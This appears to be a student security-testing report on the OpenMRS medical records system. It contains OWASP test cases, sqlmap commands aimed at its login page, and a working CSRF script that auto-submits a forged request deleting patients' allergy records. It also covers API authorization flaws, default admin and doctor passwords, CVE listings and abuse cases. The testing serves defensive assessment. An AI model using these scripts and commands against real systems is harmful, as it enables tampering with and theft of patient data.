Note: Although, the test case passed but the application still has a flawed design. Since, the user was able to see the record in the form of a table when they searched for the specific user and sensitive information such as DOB and age was displayed in the table. This is still a vulnerability.

OWASP 2017 A7: INSUFFICIENT ATTACK PROTECTION

Test Case ID: OWASP2017_A7_IAP_1

Description:

This test checks if security vulnerabilities in the application could be uncovered through OWASP ZAP, since an attacker can use these types of tools to make the attack process automated.

Prerequisites:

Install and run OWASP ZAP on your local machine.


Installation link: <https://github.com/zaproxy/zaproxy/wiki/Downloads>

Steps to execute OWASP2017_A7_IAP_1:

1. Install and setup OWASP ZAP on your local machine.
2. Run OWASP ZAP.
3. Enter the URL of the application in the tab 'URL to attack'.
For example it is: `http://localhost:{port}/openmrs-standalone/login.htm`
4. Click on 'Attack'.

5. Wait for the attack to be completed a 100%.
6. On the lower left-tab the security vulnerabilities of the application is displayed.

In our case some threats were revealed which goes on to show that the application is not secure and the attacker could use this tool to uncover vulnerabilities and then exploit them.



Here, three vulnerabilities are exposed: Options Header Not Set, Web Browser XSS Protection Not Enabled, Options Header Missing.

Result:

Test Case ID	Expected Results	Actual Results	Test Case Status
OWASP2017_A7_IAP_1	No vulnerabilities should be found	Vulnerabilities are found	FAIL

Test Case ID: OWASP2017_A7_IAP_2

Description:

This test checks if security vulnerabilities in the application could be uncovered through SQLMAP, since an attacker can use these types of tools to make the attack process automated.

Prerequisites:

Setup and run SQLMAP on your local machine.


Github link: <https://github.com/sqlmapproject/sqlmap>

Steps to execute OWASP_2017_A7_IAP_2:

1. Setup *sqlmap* on your local machine.
2. Open Terminal and navigate to the directory in which *sqlmap* is cloned
1. Run command `python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --passwords`
2. Observe results
3. Run command `python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --dbs`
4. Observe results
5. Run command `python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --tables`
6. Observe results

These commands simulate different types of attacks, the details of which could be found on <https://github.com/sqlmapproject/sqlmap/wiki/Usage>.

In our case no threats were revealed using *sqlmap*. Following was observed:



```
[21:22:43] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[21:22:43] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:22:43] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:22:43] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:22:43] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[21:22:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:22:44] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:22:45] [INFO] testing 'Oracle AND time-based blind'
[21:22:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:22:45] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it with option '--dbms'
[21:22:49] [WARNING] GET parameter 'patientId' does not seem to be injectable
[21:22:49] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp'). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an option '--tamper' (e.g. '--tamper=space2comment')
[*] shutting down at 21:22:49
Bhaskars-MacBook-Pro:sqlmap-dev bhaskarsinha$ python sqlmap.py -u "http://localhost:8080/openmrs-standalone/login.htm" --batch --passwords
```

All the commands showed the same results.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP_2017_A7_IAP_2	No vulnerabilities should be found	No vulnerabilities are found	PASS

How the System Mitigates Against This Vulnerability:

The system counters injection attacks by using parameter markers when constructing SQL queries.

A8: CROSS-SITE REQUEST FORGERY

Test Case Id: OWASP_A8_CSRF_1

Description:

This test checks if running malicious HTML code in a separate window works or not, when a user is logged in.

Prerequisites:

Admin login credentials:
 Username: admin
 Password: Admin123

Steps to execute OWASP_A8_CSRF_1:

1. Login as admin.
2. Click on 'Admin' and then 'My Account'.
3. Click on 'Change Password'.
4. Save the URL.
5. Create an HTML file as follows:

```
<html>
<body>

</body>
</html>
```

6. Open the html file on the same browser.

Test Case ID	Expected Results	Actual Results	Test Case Status
OWASP_A8_CSRF_1	The change password page should not be displayed in the new window.	A blank page is displayed on the browser.	PASS

How the System Mitigates Against This Vulnerability:

When any of the application links are accessed from outside the system the application redirects to a blank page and thus the page which the attacker wants to access is not displayed.

Test Case ID: OWASP_A8_CSRF_2

Description:

This test case is run on the OpenMRS application, tries to delete the allergies using the CSRF attach. When the admin is logged in, and when this script is run, it results in the deletion of all the allergies for a particular patient.

This test case uses certain variable, which are marked using the {} brackets :

1. {port} = Port the application is currently running in.
2. {patientId} = Value for patientId as found in the URL
3. {allergyId} = Value of allergyId as found in the URL

Steps to Execute OWASP_A8_CSRF_2:

1. Create the following html page and Save it as script.htm

```
<!DOCTYPE HTML>
<html>
<body>
  <p>Before the script...</p>
  <script>
var newParams=prompt("Enter your parameters","");
var final_LINK=prompt("Enter destination", location.href);
function post(path, params)
```

```

{
    var newForm= document.createElement("form");
    newForm.setAttribute("method", "post");
    newForm.setAttribute("action", path);
    for(var key in params)
    {
        if(params.hasOwnProperty(key))
        {
            var hiddenField = document.createElement("input");
            hiddenField.setAttribute("name", key);
            hiddenField.setAttribute("value", params[key]);
            newForm.appendChild(hiddenField);
        }
    }
    document.body.appendChild(newForm);
    newForm.submit();
}
modified_params={};
newParams.split("&").forEach(function(item)
{
    var s = item.split("="), k=s[0], v=s[1];
    modified_params[k] = v;
});
post(final_LINK, modified_params);
void(0);
</script>
<p>...After the script.</p>
</body>
</html>

```

2. Using File Explorer in Windows or Finder app in macOS, navigate to “referenceapplication-standalone-2.6.0” folder and double-click “openmrs-standalone.jar” file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
3. Once on the login page of OpenMRS System, enter “admin” in the username field and “Admin123” in the password field and choose ‘Inpatient Ward’ in the “Location for this session”. Now, click ‘Login’.
4. In the Home Page, choose ‘Register a Patient’ and create a new Patient with some name, age and address.
5. Once the patient is created, the page redirects to the Patient’s homepage. Click on ‘edit’ symbol in the ‘Allergy’ Section.

6. Note the patientId in the URL and use this as the value for the variable {patientId}.
7. Select 'Add New Allergy' and select any option in that page, say 'Statins' and click 'Save'.
8. Now to get the value for {allergyId}, click on 'edit' symbol for the allergy just created and note the allergyId in the URL.
9. Now, run the script.htm file that was initially created.
10. It will ask for parameters in an alert window. Enter the following:
***patientId={patientId}&returnUrl=/openmrs-standalone/coreapps/clinicianfacin
g/patient.page?patientId={patientId}&allergyId={allergyId}&action=removeAll
ergy***
11. Next, a prompt for Destination will be thrown, enter the following:
***http://localhost:{port}/openmrs-standalone/allergyui/allergies.page?patientI
d={patientId}&***
12. Click enter and see document the result

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A8_CSRF_2	No change should be visible. When the script.htm is run, there should be no damage to the allergy data.	The allergy with {allergyId} for {patientId} gets deleted.	FAIL – System is not secure

How the System Mitigates Against This Vulnerability:

CSRF was not taken care by OpenMRS and should be implemented.

A9 – Using components with known vulnerabilities

Test Case ID: OWASP_A9_CKV_1

Description:

The OpenMRS 2.6.0 system uses the following major components in its system:

- MySQL 5.6
- Tomcat 7.0.6
- Java SDK 1.7

Usage of such components also means, exposing the system to vulnerabilities that are related to the components. In this test, we check for existing vulnerabilities in the Common Vulnerabilities and Exposures (CVE) Database and document it.

Result:

The following vulnerabilities were found for MySQL 5.6:

1. CVE-2016-0639: This vulnerability has a CVSS of 10 (Critical) and allows remote attackers to affect confidentiality, Integrity and availability via vectors related to pluggable authentication. The link to the reported issue is as follows:
<https://www.cvedetails.com/cve/CVE-2016-0639/>
2. CVE-2016-6662: This vulnerability has a CVSS of 10 (Critical) which allows local users to create arbitrary configurations and bypass certain protection mechanisms by setting general_log_file to a my.cnf configuration. The link to the reported issue is as follows:
<https://www.cvedetails.com/cve/CVE-2016-6662/>
3. CVE-2017-3599: This vulnerability has a CVSS of 7.8 and its of Dos Overflow. This vulnerability allows unauthenticated attacker with network access via multiple protocols to compromise MySQL servers.
<https://www.cvedetails.com/cve/CVE-2017-3599/>

The following vulnerabilities were found for Tomcat 7.0.6:

1. CVE-2016-8735: Having a CVSS of 7.8, this vulnerability allows remote code execution if JmxRemoteLifecycleListener is used and an attacker reach JMX ports, which exists because the Listener was not updated for consistency with CVE-2016-3427 Oracle patch that affected credential types. Link is mentioned below:
<https://www.cvedetails.com/cve/CVE-2016-8735/>
2. CVE-2017-5648: Possess a CVSS of 6.4. When running an untrusted application under a security manager, it is possible for the application to retain a reference to the request or response object, and thereby access and/or modify information associated with another web application. Link:
<https://www.cvedetails.com/cve/CVE-2017-5648/>

The following vulnerabilities were found for Java SDK 1.7:

1. CVE-2013-5850: Has a CVSS of 9.3. It allows remote attackers to affect confidentiality, Integrity, availability via unknown vectors related to libraries.
<https://www.cvedetails.com/cve/CVE-2013-5850/>
2. CVE-2014-5843: Has a CVSS of 10. This allows remote attackers to affect confidentiality, Integrity, availability via unknown vectors related to 2D.
<https://www.cvedetails.com/cve/CVE-2014-5843/>

A10 – Unprotected APIs

Test Case ID: OWASP_A10_UAPI_1

Description:

OWASP_A10_UAPI_1 checks if the the GET APIs work without logging in to a system. The API to be tested is GET /patient/{uuid}.

Steps to Execute OWASP_A10_ UAPI_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to “referenceapplication-standalone-2.6.0” folder and double-click “openmrs-standalone.jar” file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter “admin” in the username field and “Admin123” in the password field and choose ‘Inpatient Ward’ in the “Location for this session”. Now, click ‘Login’.
3. Select ‘System Administration’ and then choose ‘Advanced Administration’. In the ‘REST Web Services’ section, click on API Documentation.
4. Search for ‘patient’ in the page. Click on the ‘Patient’. This will show the list of APIs available for patient records.
5. Click on the **GET /patient/{uuid}** in that list. This will ask for parameters. Now we need to enter the uuid for a specific patient.
6. To obtain the uuid of the patient, open a new session and on the home page, click on ‘Find a Patient’. Search for any patient and, on the search result, click on a patient name.
7. Once on the patient’s page, check the URL. Save the value of the ‘patientId’ from the URL. This is the patient’s {uuid}.
8. Now use this {uuid} in the GET /patient/{uuid} method and click on ‘Try it Out’. This will provide the ‘Request URL’. Save this URL.

Sample

URL:

http://localhost:8081/openmrs-standalone/ws/rest/v1/patient/029b8cb1-e329-4e83-aec4-98397f85da3f

9. Open a new incognito window and use the above saved URL and press enter, and check if the page loads.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
--------------	-----------------	---------------	-------------------

OWASP_A10_UAPI_1	The page must request for log in information.	The page throws up a pop-up window requesting for user's log in credentials.	PASS –System is Secure.
------------------	---	--	-------------------------

How the System Mitigates Against This Vulnerability:

Whenever the APIs is being accessed without logging in, the system checks for the current log-in credentials, and if the user is not logged in, it throws up a log-in pop up window. This mitigates the attack.

Test Case ID: OWASP_A10_UAPI_2

Description:

OWASP_A10_UAPI_2 is used to test APIs if they could be accessed by unauthorized user. I.e, there are certain APIs that should be accessed only by certain kind of users. For example, only an Admin should have access to certain APIs like GET /user, using which the admin can access the list of all users. Now, if a doctor tries to access that API, it should not give access to the information. Thus, this test case checks for the scenario of a doctor, trying access the GET /user API.

Steps to Execute OWASP_A10_UAPI_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Click on the 'System Administration' tile in the home page and choose 'Advanced administration'.
4. In that page, click on 'API Documentation', and search for 'user' in the document. Expand user, and click on the API **GET /user**. Now click on 'Try it out!'.
5. In the Request URL section, the API will be given. Save this URL. The URL looks like:

```
http://localhost:8081/openmrs-standalone/ws/rest/v1/user
```

6. Now, open a new incognito window and paste the above URL.

7. Now, browser will ask for credentials. Enter the doctor's credentials, which has the username of 'doctor' and password 'Doctor123'. And then click on Log in.
8. Check what the browser returns.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A10_UAPI_2	Browser should yield an access error	All the user's information are seen in the browser	FAIL – System is not secure.

How the System Could Mitigate Against This Vulnerability:

OpenMRS should check for the access rights for each user whenever there is an API access. This way, the user can be controlled from accessing restricted information.

Project Phase II

1. Password Strength

Minimum Password Length

The minimum password length that is required while creating accounts on OpenMRS is 8 characters.

We can see that, the application asks us to create passwords that are at least 8 characters in length. This can also be modified in the “Manage Global Properties” section, by changing the value of the field **security.passwordMinimumLength**.

Maximum Password Length

There is no maximum password length that is specifically mentioned in the OpenMRS application. The password is stored as a hash of 128 characters in size. Even Though this is done, passwords of length greater than 128 characters can also be stored.

We tried passwords inputs of length 300-400 and the application still allowed passwords of such lengths.

Allowable Characters

The types of characters that are allowed are Uppercase, Lowercase alphabets, numbers and symbols. There are however, some required character categories required which is discussed in the following heading.

Passwords including all of these characters were tried manually and checked.

Number of Allowable Character Categories Required

1. Uppercase Characters - atleast 1
2. Lowercase Characters - atleast 1
3. Number - atleast 1
4. Symbol - Any number

Also, the password cannot match the username.

In “Manage Global Properties”, we can see properties such as security.passwordCannotMatchUsername (Assigned to True), security.passwordMinimumLength (Assigned to 8), security.passwordRequiresDigit (Assigned to True), security.passwordRequiresNonDigit (Assigned to True), security.passwordRequiresUpperAndLowerCase (Assigned to True) are all defined. These properties are editable and can be modified according to choice. Additionally, security.passwordCustomRegex can also be defined.

Password Age and Reuse Policy

There does not seem to be any Password Age or Reuse Policy mentioned in the Global Properties section or the code of the OpenMRS as well. Both the sections were gone through and the password age and reuse policy was not to be found in these modules.


Account Lockout

The documentation of OpenMRS application, specifies that users are locked out for 5 minutes after 7 failed attempts of logging in. The number of failed login attempts can be modified by the global property security.allowedFailedLoginsBeforeLockout. IP addresses are blocked after 10 failed username/password attempts.

Reference: <https://wiki.openmrs.org/display/docs/Administering+Users>

2. Abuse/ Misuse Case Diagram

For this section, we plan to use 'Find/Create Patient' Module to build the Abuse/Misuse Cases. The attack and protection trees are also based on this module.



Abuse/Misuse Cases:

1. Abuse Cases: A-SPD-ET Description:

- **Name:** Steal Patient Details - External Threat
- **Summary:** Medical Data is very important that, if it is accessible to wrong hands, the possibilities of its misuse is very high. Any outsider, say a thief or a hacker may steal the patient record to achieve some purpose. In this abuse case, we are discussing about the thief.
- **Author:** Arun Jaganathan
- **Date:** 10/01/2017
- **Basic Path:**

BP0 Knowing the username having access to 'Find patient records', the thief tries to enter the password by brute-force method. In OpenMRS, Doctors, Nurses and System Administrators have access to find patient records (Step BP0-1) Once the password is found, the hacker/thief can log-in to the system. (Step BP0-2). After logging in, the thief has access to the patient details, and can decide to sell the information for money (Step BP0-3).

- **Alternate Path:**

AP1 The hacker/thief can obtain password through other means than hacking. The thief can trick the user to hint their password, an example being phishing (changes step BP0-1).

AP2 The thief can call/email the hospital and impersonate a patient to access his/her records from the nurse/clerk.

AP3 The thief can enter the hospital building and can access the system that is left logged into OpenMRS.

- **Capture Points:**

CP1 Session timeout prevents accessing the OpenMRS (AP3)

CP2 Account lockout prevents thief from using brute force method (BP0-1)

CP3 Emails from unknown sources are generally filtered out before it reaches the employee (AP2)

CP4 Calls from unknown sources are first identified using some sensitive information before data is given out (AP2)

- **Extension Points:** None

- **Preconditions:**

PC1 The system has privileges mapped to the roles and users mapped to these roles. Each role has a set of organizational and application privileges assigned to it.

PC2 OpenMRS allows the login of above mentioned employees into the system.

- **Assumptions:**

AS1 The user falls prey to the tricks used by the hacker/thief. (AP1)

AS2 Certain user roles like Doctor, Nurse and Admin have access to view the patient details.

- **Worst Case Threat (Postcondition):**

WS1 All of Patient's data has been compromised.

- **Capture Guarantee (Postcondition):**

CG1 The thief/hacker is not able to get hands on the patient data.

- **Related Business Rules:**

BR1 The Doctor, Nurse, Admin roles all have access to view the patient data.

- **Potential Misuser Profile:**

Anyone with the knack of hacking/phishing, who is highly motivated to misuse the patient details.

- **Stakeholders and Threats:**

SH1 Patients: His/her personal details has been breached.

SH2 Doctors/Nurse: Threats to these roles as it was their user ID that has been exploited.

SH3 Hospital: Loses its reputation and trust in people.

- **Scope:** Find/Create Patient Module

- **Abstraction Level:** Thief/Hacker goal

- **Precision Level:** Focussed

2. Abuse Case: A-FD Description:

- **Name:** Flood Database

- **Summary:** In OpenMRS, Clerk and Admin have access to Create/ Register Patient Record. It is thus possible for someone with criminal intent to create multiple fake patient IDs which could lead to database overflow. This could be a person who is a part of terrorist organization or being funded by rival hospital.

- **Author:** Ananthram Eklasapuram Lakshmanasamy

- **Date:** 10/02/2017

- **Basic Path:**

BP0 Knowing the username having access to 'Create patient records', the hacker tries to enter the password by brute-force method. In OpenMRS, Clerk and System Administrators have access to Create patient records (Step BP0-1) Once the password is found, the hacker can log-in to the system. (Step BP0-2). After logging in, the hacker has access to the create fake patient details form, and can decide to enter random data to fill in the database (Step BP0-3).

- **Alternate Path:**

AP1 The hacker can obtain password through other means than hacking. The thief can trick the user to hint their password, an example being phishing (changes step BP0-1).

AP2 The Hacker can enter the hospital building and can access the system that is left logged into OpenMRS.

- **Capture Points:**
 - CP1 Session timeout prevents accessing the OpenMRS (AP2)
 - CP2 Account lockout prevents thief from using brute force method (BP0-1)
 - CP3 There could be checks that monitor the data flowing into database, and can lock out the user when trying to create mass amount of patient data (BP0-3).
 - CP4 Medical records could be cross verified with other government approved ID (like, Driver License) whenever new patient is created (BP0-3)
- **Extension Points:** None
- **Preconditions:**
 - PC1 The system has privileges mapped to the roles and users mapped to these roles.Each role has a set of organizational and application privileges assigned to it.
 - PC2 OpenMRS allows the login of above mentioned employees into the system.
- **Assumptions:**
 - AS1 The user falls prey to the tricks used by the hacker/thief. (AP1)
 - AS2 Certain user roles like Clerk and Admin have access to create the patient details.
 - AS3 Creation of large amount of Fake Data of patient crashes the system
- **Worst Case Threat (Postcondition):**
 - WS1 The database crashes due to overflow of data.
- **Capture Guarantee (Postcondition):**
 - CG1 The hacker is not able to get hands on the patient data.
- **Related Business Rules:**
 - BR1 The Doctor, Clerk and Admin roles all have access to create the patient data.
- **Potential Misuser Profile:**
 - Anyone with knack of hacking/phishing and with criminal intent.
- **Stakeholders and Threats:**
 - SH1 Patients: The medical records of the existing patients has been corrupted.
 - SH2 Doctors/Clerk: Threats to these roles as it was their user ID that has been exploited.
 - SH3 Hospital: Loses its reputation and health data and thereby, the trust in people.
- **Scope:** Find/Create Patient Module

- **Abstraction Level:**Hacker goal
- **Precision Level:** Focussed

3. Abuse Cases: A-SPD-IT Description:

- **Name:** Steal Patient Details - Internal Threat
- **Summary:** Important details of patients from the OpenMRS database could be compromised by a disgruntled employee and could be leaked elsewhere. This employee could be a doctor, nurse or any staff of the organization. This information if leaked, could cause a huge threat to the patients whose important details are at stake and could be misused.
- **Author:** Nivedita Natarajan
- **Date:** 10/03/2017
- **Basic Path:**

BP0 The disgruntled hospital staff tries to steal confidential information from the OpenMRS database (unauthorized access) by hacking the “Find Patient Records” module through Injection and Cross-Site Scripting attacks(XSS) (Step bp0-1). The staff then finds a particular set of patient records to steal. (Step bp-0-2). These records could now be leaked online and the details could be exposed (Step bp-0-3-1) or the records could be utilized to get personal information of patient (medical history, SSN etc.) (Step bp-0-3-2).
- **Alternate Path:**

AP1 The employee who has the required access to records, takes ransom amount from other people(eg. criminals) to expose confidential information about the patient. This step is different from Step bp-0-1 since no hacking is involved to retrieve the required information.

AP2 The disgruntled hospital employee accesses “Find Patient Records” page and gets the patient records of the required victim by searching.
- **Capture Points:**

CP1 Injection/XSS attacks do not work because the application sanitizes the inputs before executing them. (BP0-1)

CP2 For certain user, like nurse, access to patient records are visible only for those patients who are currently ‘visiting’ for treatment.(BP-0-2)

CP4 “Find Patient Record” is protected and cannot be accessed directly by anyone in the application, rather only by authorized users. (AP2)
- **Extension Points:** None

- **Preconditions:**
 - PC1 The system has privileges mapped to the roles and users mapped to these roles.Each role has a set of organizational and application privileges assigned to it.
 - PC2 OpenMRS allows the login of above mentioned employees into the system.
- **Assumptions:**
 - AS1 Patient records include confidential information which should not be exposed.
 - AS2 The hospital staff like Doctor, Nurse, Admin have access to view the patient records.
- **Worst Case Threat (Postcondition):**
 - WS1 All of Patient's data has been compromised and the important information Is leaked/exposed.
- **Capture Guarantee (Postcondition):**
 - CG1 The disgruntled hospital employee does not get access to the Patient Records.
- **Related Business Rules:**
 - BR1 The Doctor, Nurse, Admin roles all have access to view the patient data.
- **Potential Misuser Profile:**
 - Any unhappy employee or someone with low moral standards, who could be deceived for money.
- **Stakeholders and Threats:**
 - SH1 Patients: His/her personal details has been breached.
 - SH2 Hospital: Loses its reputation and trust in people.
- **Scope:** Find/Create Patient Module
- **Abstraction Level:** Misuser goal
- **Precision Level:** Focussed

4. Misuse Cases: M-WPD Description:

- **Name:** Wreck Patient Details
- **Summary:** Important details of patients in the OpenMRS database could be modified by the Doctor unintentionally, like adding allergies for a patient even when they are not relevant for a particular person. This information could result in the wrong intake of medicines by the patient and end up being harmful or even fatal for the patient.
- **Author:** Bhaskar Sinha
- **Date:** 10/03/2017

- **Basic Path:**

BP0 The doctor logs onto the OpenMRS application and finds a particular patient record (Step bp0-1). The doctor then tries to add allergies for a patient based on the hospital visit. (Step bp-0-2). The doctor adds irrelevant allergies to patient unintentionally. (Step bp-0-3). Unnecessary medication is given to the patient which may prove to be harmful or fatal. (Step bp-0-4).

- **Alternate Path:**

AP1 The doctor might accept ransom from an attacker and record unnecessary problems/allergies for the patient.

AP2 The doctor opens the wrong patient record unknowingly and records the allergies or problems.

- **Capture Points:**

CP1 The doctor does not receive access to the patient records in the OpenMRS application/database. (BP0-1)

CP2 The doctor is not able to modify or add allergies to a patient during patient visit. (BP-0-2)

- **Extension Points:** None

- **Preconditions:**

PC1 OpenMRS allows the login of the doctor and addition/modification of allergies for a patient record.

- **Assumptions:**

AS1 Allergies or problems are recorded for a patient by a Doctor upon visit.

AS2 The corresponding medication for each problem is prescribed to the patient and is consumed by him/her.

- **Worst Case Threat (Postcondition):**

WS1 The patient is prescribed unwanted medication which may harm the patient or make it fatal.

- **Capture Guarantee (Postcondition):**

CG1 The doctor is not able to add erroneous allergies for a patient.

CG2 A confirmation alert that comes up may stop the doctor from adding an erroneous allergy.

- **Related Business Rules:**

BR1 The Doctor has all access to view and modify patient data and record allergies.

- **Potential Misuser Profile:**

Doctors who are not very careful about handling the patient data.

- **Stakeholders and Threats:**

T1 Patients: The patient's life is under threat because of the wrong medication.

SH1 Doctors: The responsibility of the doctor is being misused because of his/her carelessness.

